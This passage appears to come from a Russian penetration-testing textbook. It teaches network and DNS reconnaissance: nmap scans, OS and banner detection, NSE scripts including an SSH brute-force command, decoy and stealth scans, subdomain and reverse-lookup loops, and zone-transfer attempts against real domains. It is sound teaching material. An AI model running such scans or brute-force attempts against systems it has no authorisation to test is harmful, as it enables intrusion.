68/udp open|filtered dhcpc
MAC Address: 00:0C:29:2B:51:70 (VMware)

Nmap scan report for 192.168.91.254
Host is up (0.00019s latency).
All 1000 scanned ports on 192.168.91.254 are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)
MAC Address: 00:50:56:FC:2E:E6 (VMware)

Nmap scan report for 192.168.91.128
Host is up (0.0000090s latency).
All 1000 scanned ports on 192.168.91.128 are in ignored states.
Not shown: 1000 closed udp ports (port-unreach)

Nmap done: 256 IP addresses (6 hosts up) scanned in 1088.26 seconds
```

Параметры `-sS` и `-sU` можно комбинировать для получения более подробной информации о целевой ИС:

```
itsecbook@kali:~# nmap 192.168.91.* -sS -sU
```

Сканирование больших сетей

При работе с большими сетями вы неизбежно генерируете трафик в большом объеме, а сам процесс будет идти заметно медленнее. Однако всегда есть возможность оптимизировать данный процесс. Мы начнем с простого сканирования для определения активных хостов, а затем просканируем каждый из них.

Для оптимизации процесса используем параметр `-sn`. Этот параметр указывает nmap не выполнять сканирование портов после обнаружения хоста, а только выводить доступные хосты. Такой тип сканирования часто называется «сканированием ping», он позволяет провести легкую разведку сети целевого объекта без привлечения большого внимания.

Просканируем нашу сеть, используя параметры `-sn` и `-oG`. Последний отвечает за сохранение результатов в файл, это поможет не потерять результаты сканирования:

```
itsecbook@kali:~#  nmap -sn 192.168.91.0/24 -oG results.txt
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 10:27 EDT
Nmap scan report for 192.168.91.2
Host is up (0.00072s latency).
Nmap scan report for 192.168.91.128
Host is up (0.00024s latency).
Nmap scan report for 192.168.91.130
Host is up (0.00067s latency).
```

```
Nmap scan report for 192.168.91.131
Host is up (0.00023s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.42 seconds
```

Посмотрим на содержимое файла:

```
 itsecbook@kali:~#  cat results.txt
# Nmap 7.93 scan initiated Mon May  1 10:27:59 2023 as: nmap -sn -oG results.
txt 192.168.91.0/24
Host: 192.168.91.2 ()   Status: Up
Host: 192.168.91.128 () Status: Up
Host: 192.168.91.130 () Status: Up
Host: 192.168.91.131 () Status: Up
# Nmap done at Mon May  1 10:28:01 2023 -- 256 IP addresses (4 hosts up)
scanned in 2.42 seconds
```

Для определения активных хостов вместо использования ICMP мы проведем сканирование популярных TCP- или UDP-портов. Мы можем использовать 443-й или 80-й порт, однако если вы ищете какой-то конкретный сервис, то укажите тот порт, на котором он обычно работает, например порт 53 (сервер доменных имен).

Для осуществления такого сканирования используем уже известный нам параметр `-p`:

```
itsecbook@kali:~#  nmap -p 80,443,53 192.168.91.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 10:39 EDT
Nmap scan report for 192.168.91.2
Host is up (0.00086s latency).

PORT    STATE  SERVICE
53/tcp  open   domain
80/tcp  closed http
443/tcp closed https

Nmap scan report for 192.168.91.128
Host is up (0.00043s latency).

PORT    STATE  SERVICE
53/tcp  closed domain
80/tcp  closed http
443/tcp closed https

Nmap scan report for 192.168.91.130
Host is up (0.00035s latency).

PORT    STATE  SERVICE
53/tcp  closed domain
80/tcp  open   http
443/tcp closed https

Nmap scan report for 192.168.91.131
Host is up (0.00041s latency).
```

```
PORT    STATE  SERVICE
53/tcp  closed domain
80/tcp  open   http
443/tcp open   https

Nmap done: 256 IP addresses (4 hosts up) scanned in 2.49 seconds
```

Перед нами, как обычно, стоит цель экономии времени и ресурсов. Продемонстрируем еще два интересных параметра для запуска. Как вы помните, по умолчанию nmap сканирует 1000 самых популярных портов, однако мы можем сократить их количество, используя параметр `--top-ports`. Для получения более детальной информации о целевой системе добавим параметр `-A`, благодаря этому nmap попробует определить версию ОС целевой ИС:

```
itsecbook@kali:~#  nmap -sT -A --top-ports=10 192.168.91.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 10:46 EDT
Nmap scan report for 192.168.91.2
Host is up (0.00056s latency).
. . .
Nmap scan report for 192.168.91.130
Host is up (0.00068s latency).

PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 a1bdf9d1dd21453dbf91b20e7e80b941 (RSA)
|   256 e2745745d41ee571f4b08484600b78b9 (ECDSA)
|_  256 652f9055d4a6affc43fe1b8d6bdf1bdd (ED25519)
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   open   http          Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp  closed pop3
139/tcp  closed netbios-ssn
443/tcp  closed https
445/tcp  closed microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.91.131
Host is up (0.00080s latency).

PORT     STATE  SERVICE       VERSION
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 d5df3aa0cd9d27198b30beaa4a3a1fc2 (ECDSA)
|_  256 a77192dd53f5cff07fc51782a48619cf (ED25519)
```

```
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   open   http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
110/tcp  closed pop3
139/tcp  closed netbios-ssn
443/tcp  open   ssl/http      nginx
| tls-alpn:
|_  http/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=edem
| Subject Alternative Name: DNS:edem
| Not valid before: 2023-01-30T09:36:05
|_Not valid after:  2033-01-27T09:36:05
445/tcp  closed microsoft-ds
3389/tcp closed ms-wbt-server
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 21.52 seconds
```

Определение типа операционной системы

Если перед сканированием указать параметр `-O`, это дополнительно запустит процесс определения типа ОС на найденных хостах. Nmap определяет тип операционной системы с помощью различных характеристик и показателей, которые включают в себя:

- особенности стека TCP/IP, такие как начальные значения Time To Live (TTL) и размер окна TCP, которые могут быть уникальными для определенной ОС;
- особенности работы TCP и UDP. Nmap анализирует поведение целевой системы при обработке различных TCP- и UDP-запросов, например реакции на SYN-пакеты, попытки подключения к закрытым портам или неправильно сформированные пакеты;
- реакция системы на различные ICMP-запросы, в том числе эхо-запросы (ping);
- наличие определенных открытых портов и служб на целевой системе, которое также может помочь nmap сделать вывод о типе операционной системы.

Для определения типа операционной системы nmap использует обширную базу данных признаков ОС, которая постоянно обновляется и расширяется сообществом пользователей.

Всегда помните о том, что этот метод может возвращать ложные результаты. Это обусловлено несколькими причинами:

- операционные системы постоянно обновляются и изменяются. Это приводит к изменению различных характеристик, что усложняет определение конкретной версии или типа системы;
- возможность настройки параметров стека TCP/IP в некоторых операционных системах затрудняет их идентификацию, так как администраторы могут изменять параметры для обеспечения безопасности или производительности;
- межсетевые экраны, системы обнаружения вторжений (IDS) и другие средства защиты могут фильтровать или изменять сетевой трафик, что затрудняет сбор точных данных о целевой системе;
- база данных признаков ОС может содержать ошибки или устаревшую информацию.

Ниже представлен пример определения ОС на одном из хостов, в нашем случае все сработало достаточно точно:

```
itsecbook@kali:~#  nmap -O 192.168.91.131
[sudo] password for itsecbook:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 10:59 EDT
Nmap scan report for 192.168.91.131
Host is up (0.00063s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https
MAC Address: 00:0C:29:2B:51:70 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.95 seconds
```

Получение баннера

Мы уже рассматривали баннеры сетевых сервисов в одном из предыдущих разделов, поэтому ограничимся кратким напоминанием. Баннер сетевого сервиса — это информационное сообщение, отправляемое сетевым сервисом при установлении соединения с ним. Баннеры обычно содержат сведения о типе и версии сервиса, что может быть полезно для определения уязвимостей

и настройки атаки. Учтите, что информация, содержащаяся в баннерах, не всегда бывает правдивой, часто администраторы меняют ее с целью запутать атакующего.

Получим баннер, используя nmap, для чего укажем параметр `-sV`, который, конечно, можно объединять с другими параметрами:

```
 itsecbook@kali:~#  nmap -sV -A -sT 192.168.91.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-01 11:07 EDT
Nmap scan report for 192.168.91.131
Host is up (0.00072s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 d5df3aa0cd9d27198b30beaa4a3a1fc2 (ECDSA)
|_  256 a77192dd53f5cff07fc51782a48619cf (ED25519)
80/tcp  open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
443/tcp open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=edem
| Subject Alternative Name: DNS:edem
| Not valid before: 2023-01-30T09:36:05
|_Not valid after:  2033-01-27T09:36:05
| tls-alpn:
|_  http/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:2B:51:70 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.73 ms 192.168.91.131

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.07 seconds
```

NSE (map Scripting Engine)

Nmap Scripting Engine (NSE) — встроенный в nmap инструмент, который позволяет автоматизировать и расширять возможности сканирования с помощью

написанных на языке Lua скриптов. Скрипты облегчают выполнение таких задач, как сбор информации о сервисах, обнаружение уязвимостей и проведение сложных атак, делая nmap более гибким и мощным инструментом. Приведем несколько примеров использования NSE для облегчения аудита информационных систем.

- **Сбор информации о сервисах.** Происходит сканирование всех хостов в указанной подсети и вывод заголовко веб-страниц, размещенных на порте 80:

```
#nmap -p 80 --script http-title 192.168.1.0/24
```

- **Обнаружение уязвимостей.** В этом примере namp ищет уязвимость MS17-010 (EternalBlue) в SMB-сервисе хостов указанной подсети:

```
#nmap -p 445 --script smb-vuln-ms17-010 192.168.1.0/24
```

- **Подбор пары логин и пароль.** Nmap проводит брутфорс-атаки на SSH-серверы в указанной подсети, используя список имен пользователей (users.txt) и паролей (pass.txt):

```
#nmap -p 22 --script ssh-brute --script-args userdb=users.txt,passdb=pass.txt
192.168.1.0/24
```

Другие параметры

Ниже приводится список других популярных параметров запуска nmap с краткими комментариями:

- `-v` — увеличивает уровень подробности отчета. Можно использовать `-vv` или –`vvv`: `nmap - vv 192.168.1.1`;
- `-T` — позволяет настроить скорость сканирования. `T0` является самым медленным, а `T5` самым быстрым: `nmap -T4 192.168.1.1`;
- `-Pn` — сообщает nmap о том, что хост доступен, и сразу переходит к сканированию портов, минуя этап обнаружения хоста. Это может быть полезно в случае, когда блокируются ICMP-запросы;
- `-iL` — определяет файл с перечнем целей для дальнейшего сканирования: `nmap -iL targets.txt`;
- `-oN` — сохраняет результаты сканирования в текстовый файл: `nmap -oN output.txt 192.168.1.1`;
- `-oX` — сохраняет результаты сканирования в формате XML: `nmap -oX output.xml 192.168.1.1`;
- `-6` — используется для сканирования IPv6-адресов: `nmap -6 IPv6_адрес`;
- `-D` — позволяет имитировать «зомби»-хосты для обфускации источника сканирования: `nmap -D RND:10 [цель]`;
- `-sF`, `-sX`, `-sN` — набор используется для выполнения скрытого сканирования различных типов (FIN, Xmas и Null соответственно), которые могут пройти

незамеченными для некоторых систем обнаружения вторжений: `nmap -sF 192.168.1.1`.

Получение информации от DNS-серверов

Система доменных имен (DNS) является важной компонентой сетевой инфраструктуры, выполняющей функцию преобразования доменных имен в IP-адреса и обратно. Благодаря информации, получаемой от DNS-сервера, можно составить список публичных внешних, а порой и внутренних серверов, которые используются целевой организацией.

Принцип работы

DNS представляет собой распределенную базу данных, организованную по иерархическому принципу. Все доменные имена разбиваются на зоны ответственности, начиная с корневой зоны, в которой содержатся ссылки на серверы доменов верхнего уровня (TLD). Каждый TLD (например, .com, .org, .net) содержит ссылки на серверы доменов второго уровня, которые, в свою очередь, могут содержать ссылки на серверы доменов третьего уровня, и т. д. (рис. 4.5).




Рис. 4.5. Иерархия доменных зон

Когда клиентская система выполняет запрос DNS, например, для преобразования имени www.example.com в IP-адрес, DNS-клиент обращается к одному из корневых DNS-серверов. Этот сервер, не имея прямой информации о запрошенном домене, направляет запрос к серверу домена верхнего уровня (.com в нашем случае). Сервер TLD знает, где находится сервер домена 2-го уровня (example.com), и перенаправляет запрос к нему. Наконец, сервер домена 2-го уровня может предоставить IP-адрес для www.example.com (рис. 4.6).




Рис. 4.6. Схема запроса

Типы записей

Существует несколько типов DNS-записей, каждый из которых представляет определенный вид информации о домене. Приведем некоторые из наиболее часто используемых типов DNS-записей:

- `A` (Address) — связывает доменное имя с IPv4-адресом: `example.com A 192.168.1.1`;
- `AAAA` (IPv6 Address) — связывает доменное имя с IPv6-адресом: `example.com AAAA 2001:0db8:85a3:0000:0000:8a2e:0370:7334`;
- `CNAME` (Canonical Name) — указывает на каноническое имя (алиас) домена, позволяя сослаться на другой домен: `mail.example.com CNAME example.com`;
- `MX` (Mail Exchange) — определяет, какие почтовые серверы обслуживают данную зону: `example.com MX 10 mail.example.com`;
- `NS` (Name Server) — указывает авторитетные серверы имен для данного домена: `example.com NS ns1.example.com`;
- `PTR` (Pointer) — используется для обратного превращения IP-адреса в доменное имя (обычно для проверки обратного DNS): `1.1.168.192.in-addr.arpa PTR example.com`;
- `SOA` (Start of Authority) — содержит информацию об авторитетном сервере домена, а также параметры обновления и времени жизни зоны: `example.com SOA ns1.example.com admin.example.com (1 7200 3600 1209600 86400)`;
- `SRV` (Service) — определяет местоположение и параметры таких специфических служб, как SIP или LDAP: `_sip._tcp.example.com SRV 0 5 5060 sipserver.example.com`;

- `TXT` (Text) — содержит текстовые данные, которые могут использоваться для различных целей: верификации домена, SPF-записи или DKIM: `example.com TXT "v=spf1 mx -all"`;
- `CAA` (Certification Authority Authorization) — позволяет указать, какие сертификационные центры могут выпускать сертификаты для данного домена: `example.com CAA 0 issue "letsencrypt.org"`.

Значимость DNS для функционирования интернета трудно переоценить. Она обеспечивает удобство взаимодействия с ресурсами интернета, позволяя использовать понятные человеку имена вместо числовых IP-адресов. Более того, DNS добавляет гибкость в управление сетевыми ресурсами, позволяя перенаправлять трафик между серверами без необходимости изменять доменные имена.

Взаимодействие с DNS

Взаимодействовать с DNS-сервером можно несколькими различными способами, например, через утилиту nslookup или ее более функциональный аналог dig.

Набрав следующую команду, мы направим DNS-запрос к тому DNS-серверу, который указан в наших настройках TCP/IP соединения:

```
itsecbook@kali:~#  dig japantoday.com

; <<>> DiG 9.18.12-1-Debian <<>> japantoday.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8454
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;japantoday.com.                        IN      A

;; ANSWER SECTION:
japantoday.com.         5       IN      A       174.143.186.153

;; Query time: 3 msec
;; SERVER: 192.168.91.2#53(192.168.91.2) (UDP)
;; WHEN: Tue May 02 05:20:58 EDT 2023
;; MSG SIZE  rcvd: 48
```

В данном примере мы обратились к локальному DNS (192.168.91.2) и запросили IP-адрес для домена `japantoday.com`. DNS-сервер получил данные, содержащиеся в записи `A`, и вернул нам ответ `174.143.186.153`.

С помощью того же dig можно получить список почтовых серверов, используемых данной организацией:

```
itsecbook@kali:~#  dig japantoday.com mx +short
5 alt2.aspmx.l.google.com.
1 aspmx.l.google.com.
```

```
10 aspmx2.googlemail.com.
10 aspmx3.googlemail.com.
5 alt1.aspmx.l.google.com.
```

Обратите внимание, что возле каждой MX-записи находится число — 1, 5, 10. Данное число обозначает приоритет почтовых серверов. Например, когда почтовый агент попытается доставить e-mail для домена japantoday.com, он сначала попытается соединиться с сервером, приоритет которого равен 1, и только в случае неудачи будет пытаться установить соединение с сервером, имеющим более высокий приоритет. В данном примере параметр `+short` указывает, что мы хотим получить минимум технической информации. Сравните результат из первого примера с результатом из второго, и вы сами увидите разницу.

Теперь проанализируем TXT-записи:

```
itsecbook@kali:~#  dig japantoday.com txt +short
"facebook-domain-verification=cx8cwfaqdgqu8e6c1t3qo6y5jianvl"
"google-site-verification=BvHmXgmPr9ZcWFTLxeZDolxSQwTYx_r8BUesX_f-4Oo"
"google-site-verification=DXUN1aw6GAT6wuOxqQTUtqp64W_RGc-_z06VvHAxGlU"
"kkk3llmjmod029n3a4md9lsel5"
"v=spf1    ip4:104.130.137.230    ip4:23.253.107.195    ip4:23.253.124.201
ip4:23.253.125.69                                        ip4:23.253.238.186
ip6:2001:4800:7818:103:be76:4eff:fe04:b27a
ip6:2001:4800:7817:104:be76:4eff:fe04:e4fc
ip6:2001:4800:7817:103:be76:4eff:fe04:d013           ip6:2001:4800:7817:104:b"
"e76:4eff:fe04:9d1c        include:_spf.google.com       include:amazonses.com
include:spf.mandrillapp.com include:_spf.salesforce.com include:spf.mailjet.com
~all"
```

Что мы можем узнать интересного из результата запроса? Во-первых, что данная организация использует Google и Facebook для сбора статистической информации и, скорее всего, для отслеживания действий пользователей. Во-вторых, мы можем узнать, каким серверам разрешено отправлять электронную почту, принадлежащую домену japantoday.com. Это видно в SPF-записи. Стоит отметить, что серверы, обрабатывающие входящую почту, перечислены в MX-записях, а серверы, имеющие право отправлять почту, — в SPF. Здесь тоже есть много тонкостей и исключений, но сейчас мы не будем в них углубляться.

Попробуем получить NS-записи:

```
itsecbook@kali:~#  dig japantoday.com ns
; <<>> DiG 9.18.12-1-Debian <<>> japantoday.com ns
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50256
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 4

;; QUESTION SECTION:
;japantoday.com.                        IN      NS

;; ANSWER SECTION:
```

```
japantoday.com.         5       IN      NS      dns2.stabletransit.com.
japantoday.com.         5       IN      NS      dns1.stabletransit.com.

;; AUTHORITY SECTION:
japantoday.com.         5       IN      NS      dns1.stabletransit.com.
japantoday.com.         5       IN      NS      dns2.stabletransit.com.

;; ADDITIONAL SECTION:
dns2.stabletransit.com. 5       IN      A       65.61.188.4
dns1.stabletransit.com. 5       IN      A       69.20.95.4
dns1.stabletransit.com. 5       IN      A       69.20.95.4
dns2.stabletransit.com. 5       IN      A       65.61.188.4

;; Query time: 3 msec
;; SERVER: 192.168.91.2#53(192.168.91.2) (UDP)
;; WHEN: Tue May 02 05:36:09 EDT 2023
;; MSG SIZE  rcvd: 176
```

Мы получили адреса двух серверов. Эта информация может понадобиться в дальнейшем при попытке подобрать имена серверов или передать зону.

Перебор доменных имен

К сожалению, в обычных обстоятельствах никто не предоставит нам список всех доменных имен. В данном контексте нас, конечно, интересуют A-записи. Единственное, что мы можем получить от DNS-сервера, — IP-адрес, если имя существует, или ответ о том, что имени не существует.

Данный метод основан на попытке угадать доменные имена серверов, используемых компанией. Часто это бывает полезно, так как имя сервера обычно отражает его содержание. Например, сервер с именем firewall.japantoday.com, скорее всего, будет являться файерволом данной организации.

Для данной задачи очень хорошо подходит утилита host, входящая в состав дистрибутивов Linux:

```
itsecbook@kali:~#  host sol.japantoday.com
Host sol.japantoday.com not found: 3(NXDOMAIN)

itsecbook@kali:~#   host www.japantoday.com
www.japantoday.com is an alias for japantoday.com.
japantoday.com has address 174.143.186.153
japantoday.com has IPv6 address 2001:4800:7901:0:fa05:ca66:0:1
japantoday.com mail is handled by 10 aspmx3.googlemail.com.
japantoday.com mail is handled by 5 alt2.aspmx.l.google.com.
japantoday.com mail is handled by 10 aspmx2.googlemail.com.
japantoday.com mail is handled by 1 aspmx.l.google.com.
japantoday.com mail is handled by 5 alt1.aspmx.l.google.com.
```

Согласитесь, что перебирать имена вручную — задача поистине титаническая. Чтобы автоматизировать данную задачу, нам нужен файл со списком возможных имен. Такой файл можно найти в интернете или составить самостоятельно.

Для примера создадим файл dns-names.txt, в котором, по одной в строке, будут располагаться следующие записи: `mail`, `dns`, `ftp`, `file`, `vpn`, `test`, `dev`, `prod`, `voip`, `firewall`:

```
itsecbook@kali:~#   cat dns-names.txt
mail
dns
ftp
file
vpn
test
dev
prod
voip
firewall
www
```

Теперь сделаем небольшой цикл на Bash для перебора всех доменных имен, указанных в файле:

```
itsecbook@kali:~#  for ip in $(cat dns-names.txt); do host $ip.japantoday.com;
done
mail.japantoday.com mail is handled by 10 feedback-smtp.us-west-2.amazonses.
com.
Host dns.japantoday.com not found: 3(NXDOMAIN)
Host ftp.japantoday.com not found: 3(NXDOMAIN)
Host file.japantoday.com not found: 3(NXDOMAIN)
Host vpn.japantoday.com not found: 3(NXDOMAIN)
Host test.japantoday.com not found: 3(NXDOMAIN)
Host dev.japantoday.com not found: 3(NXDOMAIN)
Host prod.japantoday.com not found: 3(NXDOMAIN)
Host voip.japantoday.com not found: 3(NXDOMAIN)
Host firewall.japantoday.com not found: 3(NXDOMAIN)
www.japantoday.com is an alias for japantoday.com.
japantoday.com has address 174.143.186.153
japantoday.com has IPv6 address 2001:4800:7901:0:fa05:ca66:0:1
japantoday.com mail is handled by 5 alt1.aspmx.l.google.com.
japantoday.com mail is handled by 10 aspmx2.googlemail.com.
japantoday.com mail is handled by 1 aspmx.l.google.com.
japantoday.com mail is handled by 5 alt2.aspmx.l.google.com.
japantoday.com mail is handled by 10 aspmx3.googlemail.com.
```

Благодаря проекту SecLists вы можете использовать более полные списки имен для перебора. Устанавливаются они одной командой `sudo apt install seclists`, после чего в директории /usr/share/seclists появятся нужные вам файлы.

Перебор обратных записей

Получив IP-адреса данной организации с помощью сервиса whois, мы можем попытаться осуществить перебор обратных записей, используя ту же утилиту host:

```
itsecbook@kali:~#   host 81.17.70.138
138.70.17.81.in-addr.arpa domain name pointer abouttest.landmarkgovernment.
co.uk.
```

Как и в предыдущем случае, мы можем автоматизировать данный процесс с помощью скрипта:

```
#!/bin/bash
echo "Please enter network range eg: 194.29.32:"
read range
for ip in `seq 1 254`;do
host $range.$ip |grep "name pointer" |cut -d" " -f5
done
```

В данном скрипте считывается введенное пользователем значение, а именно три октета сети класса C, а затем, с подставлением в последний октет значений от 1 до 254, выполняется команда `host` для каждого адреса. В результате получим следующие данные, среди которых можно найти кое-что интересное — тестовые серверы или консоль DNS-сервера:

```
2.70.17.81.in-addr.arpa domain name pointer adsl-2.swisp.co.uk.
3.70.17.81.in-addr.arpa domain name pointer asdl-3.swisp.co.uk.
4.70.17.81.in-addr.arpa domain name pointer asdl-4.swisp.co.uk.
.........................
100.70.17.81.in-addr.arpa domain name pointer landmark.mail.swisp.co.uk.
124.70.17.81.in-addr.arpa domain name pointer mail01.landmarkgovernment.co.uk.

125.70.17.81.in-addr.arpa domain name pointer mail02.landmarkgovernment.co.uk.
129.70.17.81.in-addr.arpa domain name pointer api.landmarkgovernment.co.uk.
130.70.17.81.in-addr.arpa domain name pointer nsoclone.landmarkgovernment.co.uk.
138.70.17.81.in-addr.arpa domain name pointer abouttest.landmarkgovernment.
co.uk.
```

Передача зоны DNS

Передача зоны DNS (DNS zone transfer) — это процесс копирования (или репликации) файла базы данных DNS с одного сервера на другой. Этот процесс используется для обеспечения отказоустойчивости. В нем принимает участие клиент, запрашивающий передачу части данных из базы, и сервер, предоставляющий эти данные. В некоторых источниках они называются соответственно вторичным и первичным серверами.

Если DNS-сервер настроен неправильно и разрешает неавторизованную передачу зоны, злоумышленник может получить полный список записей DNS для домена, включая имена и IP-адреса хостов. Это облегчит дальнейшие атаки — фишинг, спуфинг или атаки на веб-серверы. К сожалению, некоторые адми-

нистраторы неправильно конфигурируют свои DNS-серверы и передачу зоны получает каждый, кто запрашивает ее.

Осуществить передачу зоны можно двумя утилитами Linux: host или dig.

Попробуем осуществить перенос зоны почты Австралии:

```
itsecbook@kali:~#   host -t ns auspost.com.au
auspost.com.au name server k4.nstld.com.
auspost.com.au name server g4.nstld.com.
auspost.com.au name server a4.nstld.com.
auspost.com.au name server l4.nstld.com.
auspost.com.au name server f4.nstld.com.
auspost.com.au name server j4.nstld.com.

itsecbook@kali:~#   host -l auspost.com.au k4.nstld.com
; Transfer failed.
Using domain server:
Name: k4.nstld.com
Address: 192.52.178.33#53
Aliases:

Host auspost.com.au not found: 5(REFUSED)
; Transfer failed.
```

Команда `host -t ns auspost.com.au` выдала нам адреса NS-серверов для домена auspost.com.au. Командой `host -l auspost.com.au k4.nstld.com` мы попытались осуществить перенос зоны, но неудачно.

Рассмотрим перенос зоны другого сервиса:

```
itsecbook@kali host -t ns netstat.dumhost.com
netstat.dumhost.com name server sahand1.netstat.dumhost.com.

itsecbook@kali:~# host -l netstat.dumhost.com sahand1.netstat.dumhost.com
Using domain server:
Name: sahand1.netstat.dumhost.com
Address: 19.67.20.162#53
Aliases:
netstat.dumhost.com name server sahand1.netstat.dumhost.com.
basij.netstat.dumhost.com has address 19.67.20.167
emailserver.netstat.dumhost.com has address 19.67.20.169
inis.netstat.dumhost.com has address 19.67.20.164
inra.netstat.dumhost.com has address 19.67.20.167
mail.netstat.dumhost.com has address 19.67.20.169
nepton2.netstat.dumhost.com has address 19.67.20.167
ns3.netstat.dumhost.com has address 19.67.20.162
ns4.netstat.dumhost.com has address 19.67.20.163
sahand1.netstat.dumhost.com has address 19.67.20.162
simorgh.netstat.dumhost.com has address 19.67.20.171
tamas.netstat.dumhost.com has address 19.67.20.166
www.netstat.dumhost.com has address 120.11.7.220
```

В результате мы получили удачный перенос зоны.

DNSRecon

Dnsrecon — мощный инструмент, который предназначен для создания различных DNS-запросов и сбора полезной информации. Он является частью Kali Linux и может быть использован для выполнения множества задач в процессе тестирования на проникновение.

Основные возможности dnsrecon:

- перебор DNS-записей различных типов: A, AAAA, MX, NS, SOA и т. д.;
- подбор поддоменов с использованием встроенного или пользовательского словаря;
- подбор обратных DNS-записей для определения имен хостов в заданном диапазоне IP-адресов;
- проверка на уязвимость к передаче зоны.

Продемонстрируем работу dnsrecon при выполнении описанных выше задач. Для начала попробуем осуществить разведку и попытку передачи зоны. Для этого мы используем два параметра: `-d` необходим для указания целевого домена, а `-t` — для указания типа атаки:

```
itsecbook@kali:~# dnsrecon -d netstat.dumhost.com -t axfr
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for netstat.dumhost.com name servers
[*] Resolving SOA Record
[*]                                   SOA ns1.netstat.dumhost.com 120.11.32.56
